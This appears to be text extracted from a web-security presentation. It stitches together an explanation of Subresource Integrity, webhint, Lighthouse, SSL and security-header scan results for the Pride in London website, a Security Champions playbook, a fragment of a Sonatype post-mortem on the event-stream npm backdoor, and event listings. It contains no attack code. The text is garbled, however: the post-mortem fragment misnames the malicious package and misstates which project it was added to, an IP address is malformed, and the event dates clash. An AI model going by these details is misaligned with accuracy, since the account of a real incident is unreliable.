
Using [Content Delivery Networks \(CDNs\)](#) to host files such as scripts and stylesheets that are shared among multiple sites can improve site performance and conserve bandwidth. However, using CDNs also comes with a risk, in that if an attacker gains control of a CDN, the attacker can inject arbitrary malicious content into files on the CDN (or replace the files completely) and thus can also potentially attack all sites that fetch files from that CDN.

Subresource Integrity enables you to mitigate some risks of attacks such as this, by ensuring that the files your web application or web document fetches (from a CDN or anywhere) have been delivered without a third-party having injected any additional content into those files — and without any other changes of any kind at all having been made to those files.

Using Subresource Integrity [🔗](#)


You use the Subresource Integrity feature by specifying a base64-encoded cryptographic hash of a resource (file) you're telling the browser to fetch, in the value of the `integrity` attribute of any `<script>` or `<link>` element.

MORE TOOLS -
ONLINE SCAN



Use webhint to improve your website

webhint is a linting tool that will help you with your site's accessibility, speed, security and more, by checking your code for best practices and common errors. Use the online scanner or the CLI to start checking your site for errors.

[TRY THE ONLINE SCANNER](#)[GET STARTED WITH THE CLI](#)

Why use webhint?



FULLY CUSTOMIZABLE

Every site is different. webhint adapts its feedback when you give it more information: [ignore 3rd-party code](#), [prioritize your users' browsers](#), and [control the results](#) with minimal setup.



CREATE YOUR OWN HINTS

With the help of our [contributor guide](#), you can [create new hints](#) to suit your needs. You can help webhint help even more people like you by contributing your hints back!



COMMUNITY DRIVEN

webhint welcomes anyone who wants to make the web a better place. Testing, [filling issues](#) and [feature requests](#), [contributing code](#), and [improving the documentation](#) are just the start!

[USER GUIDE](#)[HINT DOCUMENTATION](#)[WEBHINT GITHUB](#)

HINTS

URL: <https://prideinlondon.org/>

DATE: 2019-05-11 10:03

174

YOUR SCAN RESULT LINK: <https://webhint.io/scanner/6616d896-6c00-409c-8c5a-58a7ee4be187> 

webhint version: 4.5.0 Configuration JSON

Hints

Accessibility

 axe: 16 hints expand all

Compatibility

 content-type: 18 hints highest-available-document-mode: 1 hints expand all

PWA

 apple-touch-icons: 8 hints expand all

Performance

 http-cache: 37 hints http-compression: 18 hints expand all

 ACCESSIBILITY	HINTS 1	PASSED 0/1
---	------------	---------------

 COMPATIBILITY	HINTS 2	PASSED 5/7
---	------------	---------------

 PWA	HINTS 1	PASSED 3/4
---	------------	---------------

 PERFORMANCE	HINTS 5	PASSED 2/7
---	------------	---------------

 PITFALLS	HINTS 0	PASSED 0/0
--	------------	---------------

 SECURITY	HINTS 3	PASSED 7/10
--	------------	----------------

Security

SRI: 3 hints

Why is this important?

How to fix this?

hint #1: Cross-origin resource https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js needs a "crossorigin" attribute to be eligible for integrity validation

<https://prideinlondon.org/>

```
<script data-react-helmet='true' src="https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js"></script>
```

hint #2: Cross-origin resource https://www.googletagmanager.com/gtm.js?id=GTM-5BVPWZ6 needs a "crossorigin" attribute to be eligible for integrity validation

<https://prideinlondon.org/>

```
<script src="https://www.googletagmanager.com/gtm.js?id=GTM-5BVPWZ6"></script>
```

hint #3: Cross-origin resource https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js needs a "crossorigin" attribute to be eligible for integrity validation

<https://prideinlondon.org/>

```
<script crossorigin="" src="https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js"></script>
```

(-) close all

Use Subresource Integrity

API

CONCEPTS

CONFIGURING
WEBHINT

CONNECTORS

DEVELOPMENT FLOW
INTEGRATION

FORMATTERS

HINTS

AMP HTML validator

Avoid CSS limits

Avoid HTTP redirects

One accessibility check

Babel configuration
hint set

Compatibility of CSS,
HTML and JavaScript
features

Correct 'Content-Type'
header

Correct manifest
extension

Correct viewport

Disallow HTTP
headers

External links disown
opener

Has web app manifest

Highest document
mode

HTTP cache

Manifest has name

Minify JavaScript

Modern DOCTYPE

No 'PSP' headers

No broken links

No byte order mark

No protocol-relative
URLs

sri warns about requesting scripts or stylesheets without using subresource integrity.

Why is this important?

A common practice in modern web development is to use third party resources from CDNs or different services (analytics, ads, etc.). However, doing so can increase the attack surface of your web site/app.

While there are techniques to verify the agent is talking with the right server (TLS, HSTS, etc.), an attacker (or administrator) with access to the server can manipulate the content with impunity.

If you want to load a crypto miner on 1,000+ websites you don't attack 1,000+ websites, you attack the 1 website that they all load content from. ([Scott Helme](#))

Subresource integrity is a standard that mitigates this by ensuring that an exact representation of a resource, and only that representation, loads and executes.

What does the hint check?

This hint checks that a website correctly uses SRI, more specifically:

- All the downloaded resources by an `<script>` or `<link rel="stylesheet">` have an `integrity` attribute.
- The `integrity` attribute needs to be valid. I.e.: it should contain something in the form of `sha(256|384|512)-HASH`, where `HASH` is the hashed value of the downloaded body's response using the previously specified algorithm (`sha256`, `sha384`, or `sha512`).
- The minimum cryptographic hash function used is `sha384`. If multiple ones are provided, the highest one will be used to determine if the baseline is met.
- When using a cross-origin resource (e.g.: using a script hosted in a third party CDN), the `<script>` or `<link>` tag needs to have a valid `crossorigin` attribute.
- The resource is served on a `secure context` (i.e.: HTTPS) to guarantee the HTML and resource haven't been tampered during the delivery.
- The hash from the `integrity` attribute needs to be the same as the one calculated using the response's body.
- If multiple hashes are provided, at least one needs to be valid.

Examples that trigger the hint

Cross-origin resource with no `crossorigin` attribute:

[Overview](#)[Scoring Guides](#)[Lighthouse v3 Migration Guide](#)[Audit References](#)[Performance](#)[Progressive Web App](#)[Accessibility](#)[Best Practices](#)[SEO](#)

Lighthouse




Lighthouse is an [open-source](#), automated tool for improving the quality of web pages. You can run it against any web page, public or requiring authentication. It has audits for performance, accessibility, progressive web apps, and more.

You can run Lighthouse in Chrome DevTools, from the command line, or as a Node module. You give Lighthouse a URL to audit, it runs a series of audits against the page, and then it generates a report on how well the page did. From there, use the failing audits as indicators on how to improve the page. Each audit has a reference doc explaining why the audit is important, as well as how to fix it.

[RUN LIGHTHOUSE IN CHROME DEVTOOLS](#)[FILE AN ISSUE](#)

Check out the video below from Google I/O 2017 to learn more about how to use and contribute to Lighthouse.

[Sommaire](#)[Get started](#)[Run Lighthouse in Chrome DevTools](#)[Install and run the Node command line tool](#)[Run Lighthouse as a Chrome Extension](#)[Share and view reports online](#)[Share reports as JSON](#)[Share reports as GitHub Gists](#)[Contribute to Lighthouse](#)

Saturday 6 July

Pride in London

The UK's biggest, most diverse Pride. A home for every part of London's LGBT+ community.

[This year's parade](#)[Network](#) [Performance](#) [Memory](#) [Application](#) [Security](#) [Audits](#) [Adblock Plus](#) [React](#)

Performance



Accessibility



Best Practices



SEO



Progressive Web App

Score scale: ■ 90-100 ■ 50-89 ■ 0-49

Performance

Metrics

First Contentful Paint

2.9 s ✗

First Meaningful Paint

4.7 s ✗

Speed Index

3.1 s ✓

First CPU Idle

4.8 s ✗

Time to Interactive

5.8 s ✗

Estimated Input Latency

80 ms ✗[View Trace](#)

Values are estimated and may vary.





<https://prideinlondon.org/>

— 0-49 — 50-89 — 90-100 ⓘ

Données de champ — Le rapport d'expérience utilisateur Chrome [ne contient pas assez de données réelles sur la vitesse](#) pour cette page.



Origin Summary — Le rapport d'expérience utilisateur Chrome [ne contient pas assez de données réelles sur la vitesse](#) pour cette origine.

Données de laboratoire



● First Contentful Paint	0,8 s	■ First Meaningful Paint	1,5 s
● Indice de vitesse	0,9 s	● Premier processeur inactif	1,5 s
● Délai avant interactivité	1,8 s	▲ FID potentiel maximal	450 ms




Opportunités — Ces optimisations peuvent accélérer le chargement de votre page.

Opportunité

Estimation des économies

■ Diffusez des images aux formats nouvelle génération	0,48 s
■ Dimensionnez correctement les images	0,36 s


General information



Performance improvements

Impact	Improvement
Medium	Serve images in next-gen formats
Medium	Properly size images
Low	Efficiently encode images
Low	Delay offscreen images

Request waterfall



UpGuard - Cloud Scanner

Enter a URL below for a free risk assessment of that website.

SEE SCORE

Pride in London

Company Info

No valuation info

No employee info

No location info

No CEO info

glasnost

Cyber Security Rating

741



[Home](#) [Projects](#) [Qualys Free Trial](#) [Contact](#)

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [prideinlondon.org](#) > 206.189.73.52

SSL Report: prideinlondon.org (206.189.73.52)


Assessed on: Fri, 10 May 2019 06:44:41 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating

A+



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This site works only in browsers with SNI support.

Experimental: This server supports TLS 1.3 (RFC 8446).

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. [MORE INFO](#)

Security Headers
Sponsored by netsparker

[Home](#) [About](#)

Scan your site now

Scan

Hide results Follow redirects

Security Report Summary



Site:

<https://prideinlondon.org/>

IP Address:

206.189.73.52:21498:b001

Report Time:

Fri, May 10 2019 09:03:18 UTC

Headers:

✓ Strict-Transport-Security ✓ X-Content-Type-Options ✓ X-Frame-Options ✓ X-XSS-Protection
✗ Content-Security-Policy ✗ Referrer-Policy ✗ Feature-Policy

WHAT'S NEXT -
**SECURITY
CHAMPIONS**



Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weekly should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials



Sonatype

A Post-Mortem of the Malicious event-stream backdoor

By  December 6, 2018 | IN [DEPENDENCIES](#), [OPEN SOURCE VULNERABILITIES](#), [OPEN SOURCE SECURITY](#)

Last week the unimaginable happened. A malicious package, `larmap-stream`, was published to npm and was being added as a dependency to the widely used `create-react-app` package ([see here](#)). Some time, and effort later, I was able to figure out exactly what was going on in the source code in production. We wrote some early thoughts on our blog ([see here](#)), moments after the hidden damage had been done. We’re now able to perform a deeper post-mortem looking at a series of the events as they unfolded. I have got to say, open source has to do a better job of investigating this issue, and in particular GitHub user [nanci12](#), who never imagined the ramifications.

Weekly Update 129

[View previous](#)

Upcoming Events

- January 10: [DEVSECOPES: OPEN SOURCE SECURITY](#) (Remote, virtual, online)
- January 10: [Tech Series \(2019\)](#) (Remote, virtual, online)
- January 11: [Microsoft Ignite 2019](#) (19-22 Mar, Seattle, WA)
- March 2019: [Software Security School](#) (19-20 Mar, Perth, Australia)
- March 2019: [Software Security School](#) (21-22 Mar, Gold Coast, Australia)
- March 2019: [Software Security School](#) (21-22 Mar, Sydney, Australia)

<https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd>

M Medium

[Keep calm and become a Security Engineer – Sonya Moisset – Medium](#)

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB) ▾



<https://medium.com/epic-women-in-cyber/epic-ff-women-in-cybersecurity-a4f08b36e77c>

M Medium


[Epic #FF Women in Cybersecurity](#)

– The ultimate list...at least trying to get there –

Reading time

13 min read

Jan 10th (108 kB) ▾





LADIES OF LONDON
HACKING SOCIETY



OWASP WIA



OWASP LONDON
CHAPTER

GET SECURE, BE SECURE AND STAY SECURE

